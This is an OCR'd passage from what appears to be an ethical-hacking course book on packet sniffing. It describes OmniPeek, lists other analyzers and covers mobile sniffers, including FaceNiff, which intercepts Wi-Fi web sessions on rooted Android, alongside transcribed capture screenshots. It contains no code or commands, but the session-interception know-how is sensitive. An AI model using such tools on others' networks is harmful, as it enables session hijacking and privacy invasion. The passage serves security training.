
Figure 8.57: Screenshot of Capsa Portable Network Analyzer

- **OmniPeek**

  Source: *https://www.liveaction.com*

  OmniPeek Network Analyzer provides real-time visibility and expert analysis of each part of the target network. This tool will analyze, drill down, and fix performance bottlenecks across multiple network segments. Analytic plug-ins provide targeted visualization and search abilities within OmniPeek. The Google Maps plug-in enhances the analysis capabilities of OmniPeek. It displays a Google map in the OmniPeek capture window that shows the locations of all the public IP addresses of captured packets.

  Attackers can use OmniPeek to monitor and analyze network traffic of the target network in real time, identify the source location of that traffic, and attempt to obtain sensitive information, as well as find any network loopholes.


Omnipeek
File
Edit
View
Capture
Tools
Window
Help
LiveAction
Start Page
Capture 1
Stop Capture
Dashboards
Network
Applications
Voice & Video
Compass
Capture
Packets
Events
Notes
Filters
Expert
Clients/Servers
Flows
Applications
Web
Servers
Clients
Pages
Requests
Voice & Video
Calls
Media
Visuals
Peer Map
Graphs
Statistics
Summary
Nodes
Protocols
Applications
Countries
Capturing
For Help, press F1

Packets received: 1,665
Packets filtered: 1,665
Buffer usage: 0%
Filter state: Accept all packets

Enter a filter expression here (use F1 for help)

Packet	Source	Destination	Flow ID	Flags	Size	Relative Time	Protocol	Applicat
1	fe80::15:5dff:fe...	mDNSv6	1		178	0.234061	DNS	Bonjo
2	fe80::15:5dff:fe...	All MLDv2-capabl...			94	0.440251	ICMPv6 MLDv2 LR	ICMPv
3	fe80::15:5dff:fe...	mDNSv6	1		178	0.484933	DNS	Bonjo
4	fe80::15:5dff:fe...	mDNSv6	1		375	0.734558	DNS	Bonjo
5	fe80::15:5dff:fe...	All MLDv2-capabl...			94	1.533484	ICMPv6 MLDv2 LR	ICMPv
6	::	ff02::1:ff6b:705c			90	1.533512	ICMPv6 NSol	ICMPv
7	fe80::15:5dff:fe...	All MLDv2-capabl...			94	1.536619	ICMPv6 MLDv2 LR	ICMPv
8	::	All MLDv2-capabl...			114	1.536626	ICMPv6 MLDv2 LR	ICMPv
9	10.10.1.14	IGMP			64	1.536629	IGMP	IGMP
10	02:15:5D:13:8C:A5	Ethernet Broadcast			64	1.542428	ARP Request	
11	fe80::15:5dff:fe...	All MLDv2-capabl...			94	1.760449	ICMPv6 MLDv2 LR	ICMPv
12	fe80::6f09:fb32:...	mDNSv6	2		200	2.034008	DNS	Bonjo
13	10.10.1.14	mDNS	3		180	2.034008	DNS	Bonjo
14	fe80::15:5dff:fe...	mDNSv6	1		178	2.034118	DNS	Bonjo
15	10.10.1.14	IGMP			64	2.105002	IGMP	IGMP

```
Packet Info
    Packet Number:      1
    Flags:              0x00000000
    Status:             0x00000000
    Packet Length:      178
    Timestamp:          6:23:23.805297500 04/11/2022
Ethernet Type 2
    Destination:        33:33:00:00:00:FB IPv6mcast:00:0
    Source:             02:15:5D:13:8C:A5 [6-11]
    Protocol Type:      0x86DD  Internet Protocol versio
```

```
  0 33 33 00 00 00 FB 02 15 5D 13 8C A5 86 DD 33......].....
 14 60 0B C7 24 00 78 11 FF FE 80 00 00 00 00 `..$.x........
 28 00 00 00 15 5D FF FE 13 8C A5 FF 02 00 00 ....].........
 42 00 00 00 00 00 00 00 00 00 00 00 FB 14 E9 ..............
 56 14 E9 00 78 98 D6 00 00 00 00 00 02 00 00 ...x..........
 70 00 02 00 00 10 61 64 62 2D 75 6E 69 64 65 .....adb-unide
 84 6E 74 69 66 69 65 64 04 5F 61 64 62 04 5F ntified._adb._
 98 74 63 70 05 6C 6F 63 61 6C 00 00 FF 00 01 tcp.local.....
112 07 41 6E 64 72 6F 69 64 C0 27 00 FF 00 01 .Android.'....
126 C0 0C 00 21 00 01 00 00 00 78 00 08 00 00 ...!.....x....
140 00 00 15 B3 C0 32 C0 32 00 1C 00 01 00 00 .....2.2......
154 00 78 00 10 FE 80 00 00 00 00 00 00 00 15 .x............
168 5D FF FE 13 8C A5 00 00 00 00             ].........
```

Ethernet Packets: 1,665 Duration: 0:08:22

Figure 8.58: Screenshot of OmniPeek

Some examples of additional sniffing tools are listed below:

- RITA (Real Intelligence Threat Analytics) (*https://www.activecountermeasures.com*)
- Observer Analyzer (*https://www.viavisolutions.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- SolarWinds Deep Packet Inspection and Analysis (*https://www.solarwinds.com*)
- Xplico (*https://www.xplico.org*)


Packet Sniffing Tools for Mobile Phones

- **Sniffer Wicap**

  Source: *https://play.google.com*

  This tool is a mobile network packet sniffer for ROOT ARM droids. It works on rooted Android mobile devices.

  Attackers can use this tool to capture packets for various types of connections, such as Wi-Fi, 3G, and LTE.




Delay No.	Interface Link	Protocol Length	Source Destination
0.008677 9	wlan0 Tx	DHCP 350	0.0.0.0:68 255.255.255.
0.010317 10	wlan0 Rx	DHCP 590	192.168.0.1: 192.168.0.10
0.004020 11	wlan0 Tx	DHCP 362	0.0.0.0:68 255.255.255.
0.017741 12	wlan0 Rx	DHCP 350	0.0.0.0:68 255.255.255.
0.003619 13	wlan0 Rx	DHCP 362	0.0.0.0:68 255.255.255.
0.000954 14	wlan0 Rx	ARP 60	ec:08:6b:c3: ff:ff:ff:ff:
0.144495 15	wlan0 Tx	ICMPv6 90	:: ff02::16
0.006956 16	wlan0 Rx	ICMPv6 90	:: ff02::16
0.028775 17	wlan0 Tx	DHCP 362	0.0.0.0:68 255.255.255.
0.020372 18	wlan0 Rx	DHCP 362	0.0.0.0:68 255.255.255.
0.294144 19	wlan0 Rx	DHCP 590	192.168.0.1: 192.168.0.10
0.010337 20	wlan0 Rx	ARP 60	ec:08:6b:c3: ff:ff:ff:ff:
0.000290 21	wlan0 Tx	ARP 42	20:47:da:2c: ec:08:6b:c3:
0.115613 22	wlan0 Tx	DNS 89	192.168.0.10 192.168.0.1:
0.001644 23	wlan0 Rx	DNS 105	192.168.0.1: 192.168.0.10
0.013579 24	wlan0 Tx	HTTP 74	192.168.0.10 74.125.131.9
0.023684 25	wlan0 Rx	HTTP 74	74.125.131.9 192.168.0.10

Figure 8.59: Screenshot of Sniffer Wicap

- **FaceNiff**

  Source: *http://faceniff.ponury.net*

  FaceNiff is an Android app that can sniff and intercept web session profiles over a Wi-Fi connection to a mobile. This app works on rooted Android devices. The Wi-Fi connection should be over open, WEP, WPA-PSK, or WPA2-PSK networks while sniffing the sessions.



bponury
id: 52694264[redacted]
Intel Corporate (a0:88:b4:[redacted] = 10.0.100.16)

bponury
